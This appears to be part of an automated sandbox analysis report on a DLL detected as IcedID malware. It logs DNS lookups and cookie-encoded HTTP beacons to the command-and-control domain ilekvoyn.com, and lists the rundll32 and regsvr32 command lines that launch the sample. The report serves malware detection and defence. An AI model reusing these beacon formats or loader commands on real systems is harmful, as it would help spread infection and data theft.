May 23, 2022 21:00:53.517409086 CEST	57421	53	192.168.2.3	8.8.8.8
May 23, 2022 21:00:53.537255049 CEST	53	57421	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 23, 2022 21:00:40.514008999 CEST	192.168.2.3	8.8.8.8	0xca73	Standard query (0)	ilekvoyn.com	A (IP address)	IN (0x0001)
May 23, 2022 21:00:40.601308107 CEST	192.168.2.3	8.8.8.8	0xdfe7	Standard query (0)	ilekvoyn.com	A (IP address)	IN (0x0001)
May 23, 2022 21:00:40.842926025 CEST	192.168.2.3	8.8.8.8	0x53e0	Standard query (0)	ilekvoyn.com	A (IP address)	IN (0x0001)
May 23, 2022 21:00:53.517409086 CEST	192.168.2.3	8.8.8.8	0x204c	Standard query (0)	ilekvoyn.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 23, 2022 21:00:40.533164978 CEST	8.8.8.8	192.168.2.3	0xca73	No error (0)	ilekvoyn.com		64.227.182.2	A (IP address)	IN (0x0001)
May 23, 2022 21:00:40.622952938 CEST	8.8.8.8	192.168.2.3	0xdfe7	No error (0)	ilekvoyn.com		64.227.182.2	A (IP address)	IN (0x0001)
May 23, 2022 21:00:40.862569094 CEST	8.8.8.8	192.168.2.3	0x53e0	No error (0)	ilekvoyn.com		64.227.182.2	A (IP address)	IN (0x0001)
May 23, 2022 21:00:53.537255049 CEST	8.8.8.8	192.168.2.3	0x204c	No error (0)	ilekvoyn.com		64.227.182.2	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ilekvoyn.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49740	64.227.182.2	80	C:\Windows\System32\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 21:00:40.724489927 CEST	714	OUT	GET / HTTP/1.1 Connection: Keep-Alive Cookie: __gads=109932505:1:3916:123; _gat=10.0.17134.64; _ga=1.329303.0.5; _u=323130393739:686172647A:383339433846464336453235313530353035; __io=0; _gid=67AFED4C8997 Host: ilekvoyn.com
May 23, 2022 21:00:41.517158031 CEST	817	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 23 May 2022 19:00:41 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Data Raw: 31 30 61 0d 0a 09 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 09 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 09 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 09 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 09 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 09 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 09 3c 68 72 3e 0a 09 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 20 53 65 72 76 65 72 20 61 74 20 69 6c 65 6b 76 6f 79 6e 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 09 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 10a<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache Server at ilekvoyn.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49741	64.227.182.2	80	C:\Windows\System32\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 21:00:40.812602043 CEST	715	OUT	GET / HTTP/1.1 Connection: Keep-Alive Cookie: __gads=109932505:1:3916:123; _gat=10.0.17134.64; _ga=1.329303.0.5; _u=323130393739:686172647A:313230374637314444443630414137 43; __io=0; _gid=67AFED4C8997 Host: ilekvoyn.com
May 23, 2022 21:00:41.604914904 CEST	961	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 23 May 2022 19:00:41 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Data Raw: 31 30 61 0d 0a 09 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 09 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 09 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 09 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 09 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 09 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 09 3c 68 72 3e 0a 09 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 20 53 65 72 76 65 72 20 61 74 20 69 6c 65 6b 76 6f 79 6e 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 09 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 10a<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache Server at ilekvoyn.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49743	64.227.182.2	80	C:\Windows\System32\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 21:00:41.046794891 CEST	755	OUT	GET / HTTP/1.1 Connection: Keep-Alive Cookie: __gads=109932505:1:3916:123; _gat=10.0.17134.64; _ga=1.329303.0.4; _u=323130393739:686172647A:453243424133444438373430363939333; __io=0; _gid=67AFED4C8997 Host: ilekvoyn.com
May 23, 2022 21:00:41.832554102 CEST	981	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 23 May 2022 19:00:41 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Data Raw: 31 30 61 0d 0a 09 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 09 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 09 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 09 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 09 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 09 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 09 3c 68 72 3e 0a 09 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 20 53 65 72 76 65 72 20 61 74 20 69 6c 65 6b 76 6f 79 6e 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 09 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 10a<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache Server at ilekvoyn.com Port 80</address></body></html>0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49750	64.227.182.2	80	C:\Windows\System32\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 21:00:53.743892908 CEST	1125	OUT	GET / HTTP/1.1 Connection: Keep-Alive Cookie: __gads=109932505:1:3929:119; _gat=10.0.17134.64; _ga=1.329303.0.4; _u=323130393739:686172647A:373833443846394338384634463944437; __io=0; _gid=67AFED4C8997 Host: ilekvoyn.com

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 21:00:54.528074980 CEST	1126	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 23 May 2022 19:00:54 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Data Raw: 31 30 61 0d 0a 09 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 09 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 09 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 09 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 09 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 09 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 09 3c 68 72 3e 0a 09 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 20 53 65 72 76 65 72 20 61 74 20 69 6c 65 6b 76 6f 79 6e 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 09 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 10a<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache Server at ilekvoyn.com Port 80</address></body></html>0

Statistics

Behavior



System Behavior

Analysis Process: loaddll64.exe PID: 6832, Parent PID: 352

General

Target ID:	0
Start time:	21:00:34
Start date:	23/05/2022
Path:	C:\Windows\System32\loaddll64.exe
Wow64 process (32bit):	false
Commandline:	loaddll64.exe "C:\Users\user\Desktop\J5V5DR.dll"
Imagebase:	0x7ff6f9500000
File size:	140288 bytes
MD5 hash:	4E8A40CAD6CCC047914E3A7830A2D8AA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_IcedID_6, Description: Yara detected IcedID, Source: 00000000.00000002.306270173.00000239D1393000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_IcedID_1, Description: Yara detected IcedID, Source: 00000000.00000002.306270173.00000239D1393000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **6840**, Parent PID: **6832**

General

Target ID:	1
Start time:	21:00:34
Start date:	23/05/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\J5V5DR.dll",#1
Imagebase:	0x7ff705dc0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **6848**, Parent PID: **6832**

General

Target ID:	2
Start time:	21:00:35
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\J5V5DR.dll
Imagebase:	0x7ff6f0b50000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_IcedID_1, Description: Yara detected IcedID, Source: 00000002.00000002.278351731.0000000000CF0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_IcedID_6, Description: Yara detected IcedID, Source: 00000002.00000002.278123600.0000000000B7B000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_IcedID_1, Description: Yara detected IcedID, Source: 00000002.00000002.278123600.0000000000B7B000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **6860**, Parent PID: **6840**

General

Target ID:	3
Start time:	21:00:35
Start date:	23/05/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe "C:\Users\user\Desktop\J5V5DR.dll",#1
Imagebase:	0x7ff6d8f90000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_IcedID_1, Description: Yara detected IcedID, Source: 00000003.00000002.278941809.000001D395CB3000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_IcedID_1, Description: Yara detected IcedID, Source: 00000003.00000002.279021082.000001D397AAD000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_IcedID_6, Description: Yara detected IcedID, Source: 00000003.00000002.278763350.000001D395BDE000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_IcedID_1, Description: Yara detected IcedID, Source: 00000003.00000002.278763350.000001D395BDE000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **6868**, Parent PID: **6832**

General

Target ID:	4
Start time:	21:00:35
Start date:	23/05/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\J5V5DR.dll,DllRegisterServer
Imagebase:	0x7ff6d8f90000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_IcedID_6, Description: Yara detected IcedID, Source: 00000004.00000002.278950571.000001EDE3F48000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_IcedID_1, Description: Yara detected IcedID, Source: 00000004.00000002.278950571.000001EDE3F48000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **6920**, Parent PID: **6832**

General	
Target ID:	5
Start time:	21:00:39
Start date:	23/05/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\J5V5DR.dll,HdQZgnE
Imagebase:	0x7ff6d8f90000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **7092**, Parent PID: **6832**

General	
Target ID:	8
Start time:	21:00:43
Start date:	23/05/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\J5V5DR.dll,IfkPmdu
Imagebase:	0x7ff6d8f90000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly